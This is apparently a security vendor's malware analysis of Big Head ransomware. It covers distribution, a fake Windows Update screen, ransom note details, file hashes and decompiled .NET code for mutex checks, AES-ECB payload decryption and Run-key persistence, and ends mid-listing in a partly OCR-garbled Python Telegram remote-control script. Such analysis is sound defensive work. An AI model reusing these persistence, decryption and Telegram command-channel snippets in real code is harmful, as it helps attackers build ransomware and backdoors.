infinitum IT
Power of integrated Security

BIG HEAD
Ransomware

infinitumitlabs

CONTENTS

Big Head Ransomware and What You Need to Know

What is Big Head Ransomware?


It has been determined that there are several variants of Big Head Ransomware, which appeared in late May. There is no clear information about which region it originated from. Unlike other ransomware, it has a few features. As a result of the analysis, it was determined that they used a very standard encryption technique.
In short, although it is determined as a standard ransomware as a result of analysis, it has some features of its own.

What makes Big Head Ransomware different from other ransomware?

Variants of Big Head ransomware are thought to be distributed via malicious advertising, fake Windows updates, phishing mail campaigns as Word installers.
It was determined that the distributed file named **1.exe** that was analyzed dropped **three different files**. In the Infection Chain, the transactions made by the malware are seen in more detail. It has been determined that the **BxluSsB.exe** uploaded by the dropped **Xarch.exe** creates a **Fake Windows Update** image and can be misleading by users.


The malware terminates itself if the user's system language matches Russian, Belarusian, Ukrainian, Kazakh, Kyrgyz, Armenian, Georgian, Tatar, and Uzbek country codes.
The Big Head ransomware exhibits unique behaviors during the encryption process,renaming the encrypted files using **Base64 encoding** to provide an extra layer of obfuscation, and as a whole making it more challenging for users to identify the original file names and types of encrypted files.
Deep analysis includes detailed information about what Big Head ransomware does.

Infection Chain




Big Head Ransomware Overview

This ransomware encrypts files, replaces filenames with random strings, and generates a ransom note **"README_[random_number].txt"**.
The note indicates that the Big Head ransomware has encrypted and leaked the victim's files. In order to decrypt the files, the victim is instructed to email **poop……..@gmail.com** and send the provided **personal ID**. The note also warns against attempting to restore the files without the hackers' help, as it could result in permanent data loss.



The fake Windows Update lasts about 30 seconds and automatically closes. By the time the fake update is done, the ransomware has already encrypted files on compromised machines with file names randomly altered.



Static Analysis

1.exe Analysis

File Name	1.exe
MD5	2a3e1126a556eaf2838e6e04103e2e7f
SHA256	6d27c1b457a34ce9edfb4060d9e04eb44d021a7b03223ee72ca569c8c4215438
File Type	PE/32




Figure 1- General information about first file

It has been determined that Big Head ransomware is written in the .NET programming language. It was determined that no packaging technique was used.

```
public static void Main()
{
    Thread.Sleep(1000);
    if (!Program.CreateMutex())
    {
        Environment.Exit(Environment.ExitCode);
    }
    Program.WorkF(null);
}
```

Figure 2- The main function of ransomware

Big head ransomware initially appears with a file called 1.exe. This file aims to run only one instance using Mutex.

```
public static bool CreateMutex()
{
    bool result;
    Program._appMutex = new Mutex(false, Program.MTX, ref result);
    return result;
}
```

Figure 3- Called the CreateMutex API

```
// Token: 0x04000009 RID: 9
public static string MTX = "8bikfjjD4JpkkAqrz";
```

Figure 4- Defined MTX value

This is how the MTX value it checks is **"8bikfjjD4JpkkAqrz"**. If this mutex name is found, it terminates itself.




Figure 5- Used the Exe files

It was determined that the ransomware used three different .exe files at first. As seen in the figure **1.exe, archive.exe, Xarch.exe.**

```
// Token: 0x04000006 RID: 6
public static List<string> List = new List<string>(new string[]
{
    "1.exe|True|False|True|%AppData%\\Microsoft\\Windows\\Start Menu\\Programs\\Startup|True|False",
    "archive.exe|True|False|True|%AppData%\\Microsoft\\Windows\\Start Menu\\Programs\\Startup|True|False",
    "Xarch.exe|True|False|True|%AppData%\\Microsoft\\Windows\\Start Menu\\Programs\\Startup|True|False"
});
```

Figure 6- Configuration List

It has a configuration list. It creates a key in this path **(Appdata\\Microsoft\\Windows\\Start Menu\\Programs\\Startup)** for checking the existence of a file and for the autorun registry entry.
These configuration settings, **"|"** separated by the pipe icon.
The malware uses AES decryption with ECB mode to extract the specified files.
The mutex value **8bikfjjD4JpkkAqrz** is a hard-coded string. The decryption key is derived from the MD5 hash of the mutex, where the MD5 hash is used to decrypt three binaries (1.exe, archive.exe and Xarch.exe).

```
1  // Program
2  // Token: 0x06000016 RID: 22 RVA: 0x00002590 File Offset: 0x00000790
3  public static byte[] AES_Decryptor(byte[] input)
4  {
5      RijndaelManaged rijndaelManaged = new RijndaelManaged();
6      MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
7      byte[] result;
8      try
9      {
10         rijndaelManaged.Key = md5CryptoServiceProvider.ComputeHash(Encoding.Default.GetBytes(Program.MTX));
11         rijndaelManaged.Mode = CipherMode.ECB;
12         ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
13         result = cryptoTransform.TransformFinalBlock(input, 0, input.Length);
14     }
15     catch (Exception ex)
16     {
17     }
18     return result;
19 }
20
```

Figure 7- MTX Value

The binaries were decrypted using the MTX value 8bikfjjD4JpkkAqrz, left by the malware.
These three binaries are very similar in code structure to the first example.

Dynamic Analysis

1.exe Analysis

File Name	1.exe
MD5	c42ad981f786b6b883af345c19084d30
SHA256	226bec8acd653ea9f4b7ea4eaa75703696863841853f488b0b7d892a6be3832a
File Type	PE/32




Figure 1- General information about dropped file

It has been determined that file is written in the .NET programming language. It was determined that no packaging technique was used.




Figure 2- The binary file




Figure 3- Add to register

By taking the full path and name of the 1.exe file, it ensures that this file is added to this path**"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\1.exe"** in the registry.




Figure 4- MTX value

The MTX value of **2AESRvXK5jbtN9Rvh** is used to decrypt the 1.exe file.




Figure 5- GETP method

It uses it to retrieve information about the application's operating environment or environment variables by processing special placeholder expressions in a given string.




Figure 6- CreateID

It generates a random 40-character string and saves it in the Appdata/ID file as a kind of infection marker to identify its victims.

archive.exe Analysis

File Name	archive.exe
MD5	635610f9312fa71dee9c5b5812e42fb0
SHA256	cf9410565f8a06af92d65e118bd2dbaeb146d7e51de2c35ba84b47cfa8e4f53b
File Type	PE/32




Figure 1- General information about dropped file

It has been determined that file is written in the .NET programming language. It was determined that no packaging technique was used.




Figure 2- The binary file

```
// Token: 0x04000006 RID: 6
public static List<string> List = new List<string>(new string[]
{
    "teleratserver.exe|True|False|True|%AppData%\\Microsoft\\Windows\\Start Menu\\Programs\\Startup|True|False"
});

// Token: 0x04000007 RID: 7
public static Mutex _appMutex;

// Token: 0x04000008 RID: 8
public static string sp = "|";

// Token: 0x04000009 RID: 9
public static string MTX = "OJ4nwj2KO3bCeJoJ1";
}
```

Figure 3- MTX value

The MTX value of **OJ4nwj2KO3bCeJoJ1** is used to decrypt the **teleratserver.exe** file.

```
public static object REG(string P)
{
    try
    {
        MyProject.Computer.Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true).SetValue(Path.GetFileNameWithoutExtension(P),
          Path.GetFullPath(P));
    }
    catch (Exception ex)
    {
    }
    object result;
    return result;
}
```

Figure 4- Add to registry

Adds archive.exe to this path in registry
"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\"

```
3   public static byte[] GetTheResource(string Get_)
4   {
5       Assembly executingAssembly = Assembly.GetExecutingAssembly();
6       ResourceManager resourceManager = new ResourceManager("zxlzmfliftsv", executingAssembly);
7       return Program.AES_Decryptor((byte[])resourceManager.GetObject(Get_));
8   }
9
```

Figure 5- Retrieving a specified resource and returning the decrypted byte array.

It creates a resource manager named **"zxlzmfliftsv"**. The retrieved resource is decrypted using the **"Program.AES_Decryptor"** method. This method is used to decrypt an encrypted byte string.

teleratserver.exe Analysis

File Name	teleratserver.exe
MD5	00f86c7d0723797f6d8ab079a24dfc3e
SHA256	603fcc53fd7848cd300dad85bef9a6b80acaa7984aa9cb9217cdd012ff1ce5f0
File Type	PE/32




Figure 1- General information about dropped file

It has been determined that file is written in the python programming language.
Teleratserver is a 64-bit Python-compiled binary that acts as a communication channel between the threat actor and the victim via Telegram. It accepts the commands "start", "help", "screenshot", and "message".

```
import telebot
from telebot import types
import requests, pyautogui as pg, platform as pf, os, time
TOKEN = "[redacted]"
CHAT = ID "[redacted]"
client telebot.TeIeBot(TOKEN)
requests. post (f"https://api.telegram.org/bot (TOKEN)/sendMessage?chat_id={CHAT_ID}&text
=юзер онлайн! Введите /help для справки!")


@client.message_handler(commands=['start'])
def startmsg(message):

